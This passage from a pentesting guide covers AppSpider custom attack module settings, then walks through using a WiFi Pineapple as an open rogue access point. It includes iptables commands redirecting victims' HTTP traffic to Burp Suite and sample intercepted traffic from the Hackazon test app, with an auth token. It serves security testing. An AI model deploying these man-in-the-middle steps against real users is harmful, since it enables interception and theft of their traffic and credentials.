<MaxVulnLimit>100</MaxVulnLimit>
<MaxVarianceLimit>1</MaxVarianceLimit>
<PassiveAnalysisOnAttacks>0</PassiveAnalysisOnAttacks>
<EnforceEncoding>0</EnforceEncoding>
<AttackPoints>Parameter</AttackPoints>
<ParameterLocations>Directory|File|Path|Query|Fragment|Post|Cookie|Refe
rer|Http Header</ParameterLocations>
<RequestOriginations>HTML|Form|AJAX|Flash|Silverlight|WSDL</RequestOrig
inations>
</AttackModulePolicy>
```

3. Save the file to continue.

**Note:** The new attack module for the specified scan configuration will be available in the *Attack Policy* page of AppSpider.

## Running a scan using a custom attack module

1. Open AppSpider.
2. Locate the scan configuration and select **Edit Configuration**.
3. Select **Attack Policy** from the *Pages* menu.
4. Select the check box of the custom attack module that you want to use with the scan.
5. Click the **Save & Run** button to start the scan in AppSpider.




# How to conduct mobile application testing using the WiFi Pineapple

The WiFi Pineapple is a wireless network auditing tool which enables you to quickly and easily deploy advanced attacks using intuitive web interface. It is useful for a man-in-the-middle, hot-spot honeypot to an out-of-band pentest pivot box.

The WiFi Pineapple creates a rogue wireless internet access point to lure users around public places such as coffee shops, cafeterias, and shopping malls. It acts as a Man in the Middle and is able to sniff the traffic of the connected users.

To achieve this, you need to connect your laptop with an internet facing WiFi adapter. Connect the WiFi Pineapple to your laptop using ethernet. The WiFi Pineapple acts as an open rogue wireless access point.


Once the target device connects to this rogue access point, you will be able to monitor the traffic of the target device.




## WiFi Pineapple setup with your machine

The WiFi Pineapple has a static Ethernet IP address of 172.16.42.1 and assigns clients IP address 172.16.42.0/24 range. When tethering a computer, the WiFi Pineapple will use the default gateway 172.16.42.42.


1. Open Network Connections. Right-click the Internet facing adapter and select **Properties**.




2. From the *Sharing* tab in the *Wireless Network Connection Properties*, select the **Allow other network users to connect through this computer's Internet connection** check box and click **OK**.




3. Select **Properties** of the WiFi Pineapple-facing adapter.



4. Select the **Internet Protocol Version 4 (TCP/IP)** check box and click the **Properties** button.




5. Select **Use the following IP address**
6. Specify **172.16.42.42** for the *IP address* and **255.255.255.0** for the *Subnet mask*. Leave the *Default gateway* empty.
7. Select **Use the following DNS server addresses**, enter your *preferred DNS server* (e.g. Google's **8.8.8.8**), and click **OK**.



The WiFi Pineapple-facing and Internet-facing adapters have been configured and Internet Connection Sharing has been enabled. To confirm:


1. Open and log into the WiFi Pineapple.
2. Click the **Show** link of the *Network* module and it will display the internet address of the machine.




## Create an open wireless network

Now that you have shared the internet to the WiFi Pineapple, you can create an open rogue wireless access point so that the victim can be trapped into a honeypot.

1. Navigate to Network -> Access Point.
2. Clear the **Hidden** check box and click the **Save** to restart the wireless network.



In this case, an open wireless internet access point, **ProactiveRISK**, has been created. A target device will get connected to this as it is an open network which does not require login credentials.




3. SSH into the WiFi Pineapple from your laptop using PuTTY or WinSCP.


Once SSH connection has been established, execute following commands to configure the WiFi Pineapple to forward traffic.

```
echo '1' > /proc/sys/net/ipv4/ip_forward
iptables -F
iptables -X
iptables -t nat -F
iptables -t nat -X
iptables -t mangle -F
iptables -t mangle -X
iptables -P INPUT ACCEPT
iptables -P FORWARD ACCEPT
iptables -P OUTPUT ACCEPT
echo '1' > /proc/sys/net/ipv4/ip_forward
iptables -t nat -A PREROUTING -p tcp --dport 80 -j DNAT --to-
destination 172.16.42.42:8080
iptables -t nat -A POSTROUTING -j MASQUERADE
```


4. Open Burp Suite.
  5. Navigate to **Proxy -> Options** to configure a proxy listener.
  6. Select the check box for **127.0.0.1:8080** and click the **Edit** button.



7. Change the **Bind to address** to **All interfaces** in the **proxy listener** settings.



8. Select the **Request handling** tab.
9. Select the **Support invisible proxying** checkbox and click the **OK** button.
10. When prompted, select **Yes** on the confirmation pop-up to complete the setup to intercept the mobile traffic using the Burp Proxy tool.



## Monitor mobile application traffic

Once a target device connects to the rogue wireless access point, you can monitor the traffic via the Burp Proxy tool. The following example demonstrates that the targeted device is connected to the WiFi Pineapple.

The screenshot shows the WiFi Pineapple - Manager interface. The URL in the address bar is 172.16.42.1:1471/. The main window displays a 'PineAP Client Report' table. The table has columns: HW Address, IP Address, SSID, Hostname, and Last Seen. One row is visible: HW Address 64: [redacted], IP Address 172.16.42.154, SSID ---, Hostname MI3W-MyPhone, and Last Seen 7.48s ago.

HW Address	IP Address	SSID	Hostname	Last Seen
64: [redacted]	172.16.42.154	---	MI3W-MyPhone	7.48s ago

Let's assume that target device is using the Hackazon mobile application to purchase a few things. All the traffic will be monitored during this session.

The screenshot shows the Burp Suite interface with the following details:

- Burp Suite Free Edition v1.6.25**
- Target** tab selected.
- HTTP history** tab selected.
- Products** screen from the Hackazon mobile application is displayed on the right.
- Captured Requests** table (partial data):
 

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
17	http://192.168.1.108	GET	/api/product/1			200	1040	JSON		
18	http://192.168.1.108	GET	/api/category?page=1&per_page=1000			200	15970	JSON		
19	http://192.168.1.108	GET	/api/product?page=1&category=1			200	9079	JSON		
22	http://192.168.1.108	GET	/api/category?page=1&per_page=1000			200	15970	JSON		
24	http://192.168.1.108	GET	/api/product?page=1&category=1			200	9079	JSON		
25	http://192.168.1.108	GET	/api/product/3			200	1020	JSON		
26	http://192.168.1.108	GET	/api/cart/my?uid=jvgc10gm4jkkmn84mn...			200	1204	JSON		
27	http://192.168.1.108	PUT	/api/cart/items/4			200	450	JSON		
28	http://192.168.1.108	GET	/api/cart/my?uid=jvgc10gm4jkkmn84mn...			200	1204	JSON		
29	http://192.168.1.108	GET	/api/cart/my?uid=jvgc10gm4jkkmn84mn...			200	1204	JSON		
30	http://192.168.1.108	GET	/api/customerAddress?page=1&per_pa...			200	619	JSON		
31	http://192.168.1.108	GET	/api/user/me			200	555	JSON		
32	http://192.168.1.108	GET	/api/cart/item?uid=jvgc10gm4jkkmn84mn...			200	1204	JSON		
- Request** tab selected.
- Raw** tab selected.
- Headers** tab selected.
- Params** tab selected.
- Headers** tab selected.
- Hex** tab selected.
- Request** pane content (partial):

```
GET /api/product?page=1&categoryID=1 HTTP/1.1
Authorization: Token 09c5005e0e1f153e0f1b1d51b800324a80b96368b
User-Agent: Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W MIUI/6.1.11)
Host: 192.168.1.108
Connection: Keep-Alive
Accept-Encoding: gzip
```
- Response** pane content (partial):

```
HTTP/1.1 200 OK
Content-Type: application/json
Content-Length: 15970
```
- Params** pane content (partial):

Name	Type	Value
page	Number	1
categoryID	Number	1
- Headers** pane content (partial):

Name	Value
Accept	application/json
Accept-Encoding	gzip
Host	192.168.1.108
Connection	Keep-Alive
User-Agent	Dalvik/2.1.0 (Linux; U; Android 6.0; MI 3W MIUI/6.1.11)
- Raw** pane content (partial):

```
GET /api/product?page=1&categoryID=1 HTTP/1.1
